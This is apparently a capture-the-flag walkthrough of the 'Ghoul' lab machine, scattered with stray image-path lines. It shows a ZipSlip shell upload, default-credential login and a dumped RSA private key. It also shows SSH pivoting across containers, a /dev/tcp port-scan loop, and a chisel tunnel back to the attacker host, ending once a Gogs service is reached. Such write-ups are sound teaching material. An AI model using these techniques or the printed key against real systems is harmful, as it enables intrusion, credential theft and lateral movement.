Ghoul

Synopsis


Ghoul tests enumeration and situational awareness skills. A zip file upload form is found to be vulnerable to ZipSlip, which can be used to upload a shell to the web server. A few readable SSH keys are found on the box which can be used to gain shells as other users. A user is found to have access to another host on the network. The second host is found to have an older version of Gogs server running. A git repo found on the Gogs server is found to contain sensitive information, which can be used to gain a shell as root. An incoming SSH connection is found to be using SSH agent forwarding, and can be hijacked to gain root shell on the host

Skills


- Enumeration
- Pivoting
- ZipSlip vulnerability
- Gogs RCE
- Git reflog

Exploitation


As always we start with the nmap to check what services/ports are open




We see a few ports open, when accessing the application on the port 80/HTTP, we got the following page




After inspection, we didn't find anything interesting on the page so we moved to the port 8080/HTTP, where we were asked to provide credentials, we tried default creds admin:admin and we got into




After logging, we got a file upload functionality that expects archive file (ZIP) so we used the ZIP slip vulnerability to upload our malicious file on the server






On the port 80/HTTP we found /uploads directory where our malicious file was uploaded, we access it and we got a remote code execution



Forbidden

You don't have permission to access /uploads/ on this server.

Apache/2.4.29 (Ubuntu) Server at 10.10.10.101 Port 80



uid=33(www-data) gid=33(www-data) groups=33(www-data)

We leveraged RCE to get a reverse shell on the system, but it turned out we are in the docker container as a www-data user


During the enumeration phase we found SSH keys for a user noro

```
drwxr-xr-x 1 root root 4096 Dec 13  2018 ..
-rwxr--r-- 1 root root 1675 Dec 13  2018 eto.backup
-rwxr--r-- 1 root root 1766 Dec 13  2018 kaneki.backup
-rwxr--r-- 1 root root 1675 Dec 13  2018 noro.backup
www-data@07d8ec0e562e:/var/backups/backups/keys$ cat noro.backup
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwCHIakNYvrjkOI3JB2zvLHbZLNwpumIInvcqLnBb6h+qwUsa
lnUJ/D3UPx4K1zfkbxA9vGkQtJJMwAi+/YMfURkuP5MamQZT8j/ZruwVpgtSdDSw
AsLNJr4p87aYsVGjY9sOFmgQXtvjKX3kaKPQG5OLAXGQuw3umWZekUaq3bG9ZE2U
ljF8sSDiTGa3Pt3QHOfn2ro0pMnlW7nY0pS394PMYrP7khNzrxoReMqWAxg0kWGy
2PKEnAzVNHkHsRjF2HGNdM+X+vYZ672mfMJL0yl8Kh6DKYLYwc+TcXsJ2OlKoXTJ
9C5BHmXbSulD0R3X0sKMYzoEso2hJoVNNd3fqQIDAQABAoIBAA1TypUkasmABcSu
gR1Uvxp0fAgSlYpqNnLgbjqebKHG5I9X6FY7dB/dIhXmvZXEOMJDfCTPnOsJou1H
Lghjyg5UEtMyHwwyVixdpXnuwmmsK2IILZVjcduYIUzYg6r5IL5SeZ2wRkJuOkms
g+WGR29CQsgs2n8/LifR5Alrv3p1NQfhgqeHGVTTixSyN43wVbvI4mtklgNxJAG7
n2si4Lx4Eb4v6BoHbNxu7aqMl9lgBnvQ8S4UnFskXN3cz2kwATA8ocZkF1VRU8L1
Ly0ZKc8F2feHT3g/tloRr582Yk64uRWAt7tMpSAsNQGVkM68YiAhr1mXSuUR3O/f
ekDrgqECgYEA5Ho+vCq8CE0S1xeFerZNDB4o97mpZAoTcMV+3+TdXizXWTmhriQ4
IMeIk0r5FPXB6MarlZP/cYdyR+S1FSBzfXtHI7yv3MixXpQBkYx5iHcCZEbeUXp2
/VFbcgFCMfgH/NgnMFr6+NenK/381qy1PVLjkjHtTC6ORpxbqb4wXWUCgYEA10a4
F8UflbuEMbYaGUXIwmleSwDMQj4ubwTZtfxXSZw55ZMSn8NBFotzpCncobcvVdMT
/Rz6mI6JqFRJ5r1HVL0/Bd/jfdkkzDh74I0nX+Z6J+pjDVSKal/lOZo7PEdsvxNs
KjW63FWJWJb/437kq11OKznSuAtxyCPf3G8hpvUCgYA/4qKqELT1CUAMXqpXDqRq
kABajFJ+A4c+ECsSxbbUP2uTqla4D66WE9TvgpY1MyaeRPbzYyeZAguFaMDtgF5q
ps7Ugk0WShO2Y2Iw5XuSGdzUVzCQzdJ5sIcGUK3GtRjerT3/+mCUthArb+CD0lT3
KbcySL2WgKoNumizBNgXNQKBgAFEl1z8ej0lh5fLXMf9Uzth535FmO5i818QBkA+
Jj12wBiMDzYFrmJ1m87BuFzzeUHmJl39R7SSUlk9ddn4D21+V9qvAOYC22aghopC
CpNUBjAp/z9a2h3aRr1aHTMzsH5HnQF6o4kcr9xnt0YdvzcLK6SxiH4xAxCMtYrU
1LvpAoGBAJD+6ZE5aI2vdzp2+c8/9m0ImWxGWCOFCC/B4cI97JS07AnnRBVwSAdA
3mZ8SUMas+iCkvbynLm0g4yQVWx00oTkPI6XkFMqVTaXiCRC04hhM9H7qrsKJY8M
zbfeR26+QnPTGq4iSqHdSwk8cqpZALW4zKwlQmic6mR780dwsPw7
-----END RSA PRIVATE KEY-----
www-data@07d8ec0e562e:/var/backups/backups/keys$
```

We used those keys to SSH to the box as noro but we are still in the same container

```
noro@07d8ec0e562e:~$ ls -al
total 28
drwx------ 1 noro noro 4096 Dec 13  2018 .
drwxr-xr-x 1 root root 4096 Dec 13  2018 ..
lrwxrwxrwx 1 root root    9 Dec 29  2018 .bash_history -> /dev/
-rwx------ 1 noro noro  220 Dec 13  2018 .bash_logout
-rwx------ 1 noro noro 3771 Dec 13  2018 .bashrc
-rwx------ 1 noro noro  807 Dec 13  2018 .profile
drwx------ 1 noro noro 4096 Dec 13  2018 .ssh
-rwx------ 1 noro noro   24 Dec 13  2018 to-do.txt
noro@07d8ec0e562e:~$
```


We continued the enumeration phase and we found password and SSH keys for the user kanaki



So we SSH to the box as a user kanaki but we found ourselves in the same container

So far we compromised the same container as 3 different users (www-data,noro and kanaki)

After that we checked network connections and private IP address of the compromised container is 172.20.0.200 so we launched scan to find other hosts inside the internal network



We found one more host 172.17.0.150 with open SSH port

User kanaki had SSH keys for another user called kanaki_pub so we used those SSH keys to get access to the container 172.20.0.150

```
└─# ssh kaneki@10.10.10.101 -i kaneki_id_rsa
Enter passphrase for key 'kaneki_id_rsa':
Last login: Sun Jan 20 12:33:33 2019 from 172.20.0.1
kaneki@07d8ec0e562e:~$ ls -la
total 76
drwx------ 1 kaneki kaneki  4096 Jun 30  2022 .
drwxr-xr-x 1 root   root    4096 Dec 13  2018 ..
lrwxrwxrwx 1 root   root       9 Dec 29  2018 .bash_history -> /dev/n
-rwx------ 1 kaneki kaneki   220 Dec 13  2018 .bash_logout
-rwx------ 1 kaneki kaneki  3771 Dec 13  2018 .bashrc
-rwx------ 1 kaneki kaneki   807 Dec 13  2018 .profile
drwx------ 1 kaneki kaneki  4096 Dec 13  2018 .ssh
-rw------- 1 kaneki kaneki   148 Dec 13  2018 note.txt
-rwx------ 1 kaneki kaneki   136 Dec 13  2018 notes
-rwx------ 1 kaneki kaneki 39382 Dec 13  2018 secret.jpg
-rw-r----- 2 kaneki kaneki    33 Aug 10 16:43 user.txt
kaneki@07d8ec0e562e:~$
```

```
kaneki@07d8ec0e562e:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhK6T0d7TXpXNf2anZ/02E0NRVKuSWVslhHaJjUYtdtBVxCJg+wv1oFGPij9hgefdmFIKbvjElSr+rMrQpfCn6v7GmaP2QOjaoGPPX0EUPn9swnReRg17xS
KvHzru/ESc9AVIQIaeTypLNT/FmNuyr8P+gFLIq6tpS5eUjMHFyd68SW2shb7GWDM73tOAbTUZnBv+z1fAXv7yg2BVl6rkknHSmyV0kQJw5nQUTm4eKq2AIYTMB76EcHc01FZo9vsebBnD0EW4lejtSI/SRC+
YCqqY+L9TZ4cunyYKNOuAJnDXncvQI8zpE+c50k3UGIatnS5f2MyNVn1l1bYDFQgYl kaneki_pub@kaneki-pc
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDsiPbWC8feNW7o6emQUk12tFOcucqoS/nnKN/LM3hCtPN8r4by8Ml1IR5DctjeurAmlJtXcn8MqlHCRbR6hZKydDwDzH3mb6M/gCYm4fD9FppbOdG4xMVGO
DbTTPV/h2Lh3ITRm+xNHYDmWG84rQe++gJImKoREkzsUNqSvQv4rO1RlO6W3rnz1ySPAjZF5sloJ8Rmnk+MK4skfj00Gb2mM0/RNmLC/rhwoUC+Wh0KPkuErg4YlqD8IB7L3N/UaaPjSPrs2EDeTGTTFI9Gdc
T6LIaS65CkcexWloQu3DDOM5lfHghHHbGOWX+bh8VHU9JjvfC8hDN74IvBsy120N5 kaneki@Aogiri
kaneki@07d8ec0e562e:~/.ssh$ ls -la
```

And we compromised another container

```
kaneki_pub@kaneki-pc:~$ ls -la
total 40
drwx------ 3 kaneki_pub kaneki_pub 4096 Dec 16  2018 .
drwxr-xr-x 1 root       root       4096 Dec 16  2018 ..
lrwxrwxrwx 1 root       root          9 Dec 29  2018 .bash_history -> /dev/null
-rwx------ 1 kaneki_pub kaneki_pub  220 Dec 16  2018 .bash_logout
-rwx------ 1 kaneki_pub kaneki_pub 3771 Dec 16  2018 .bashrc
-rwx------ 1 kaneki_pub kaneki_pub  807 Dec 16  2018 .profile
drwx------ 2 kaneki_pub kaneki_pub 4096 Dec 16  2018 .ssh
-rw------- 1 kaneki_pub kaneki_pub 3139 Dec 16  2018 .viminfo
-rw-r--r-- 1 kaneki_pub kaneki_pub  165 Dec 16  2018 .wget-hsts
-rw-r--r-- 1 root       root         44 Dec 16  2018 to-do.txt
kaneki_pub@kaneki-pc:~$
```

After that we checked network connections and it turned out that now we have another network available 172.18.0.X

So we scanned that network and we found another hosts with port 3000 open, so we performed port forwarding to access this port from our attacker's machine

```
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.20.0.150    kaneki-pc
172.18.0.200    kaneki-pc
kaneki_pub@kaneki-pc:~$
```

```
kaneki_pub@kaneki-pc:/tmp$ for port in $(seq 1 4000);do (echo "simon" > /dev/tcp/172.18.0.2/$port && echo "Open: $port") 2>/dev/null;done
Open: 22
Open: 3000
kaneki_pub@kaneki-pc:/tmp$
```

```
kaneki_pub@kaneki-pc:/tmp$ ./chisel_linux client 10.10.14.5:4444 R:3000:172.18.0.2:3000 &
[1] 15978
kaneki_pub@kaneki-pc:/tmp$ 2023/08/10 20:39:48 client: Connecting to ws://10.10.14.5:4444
2023/08/10 20:39:49 client: Fingerprint a6:b3:67:2f:e0:f5:89:5b:b7:9e:04:6a:74:4f:74:da
2023/08/10 20:39:49 client: Connected (Latency 85.922408ms)

kaneki_pub@kaneki-pc:/tmp$
```

And after forwarding the port we got a GOGS service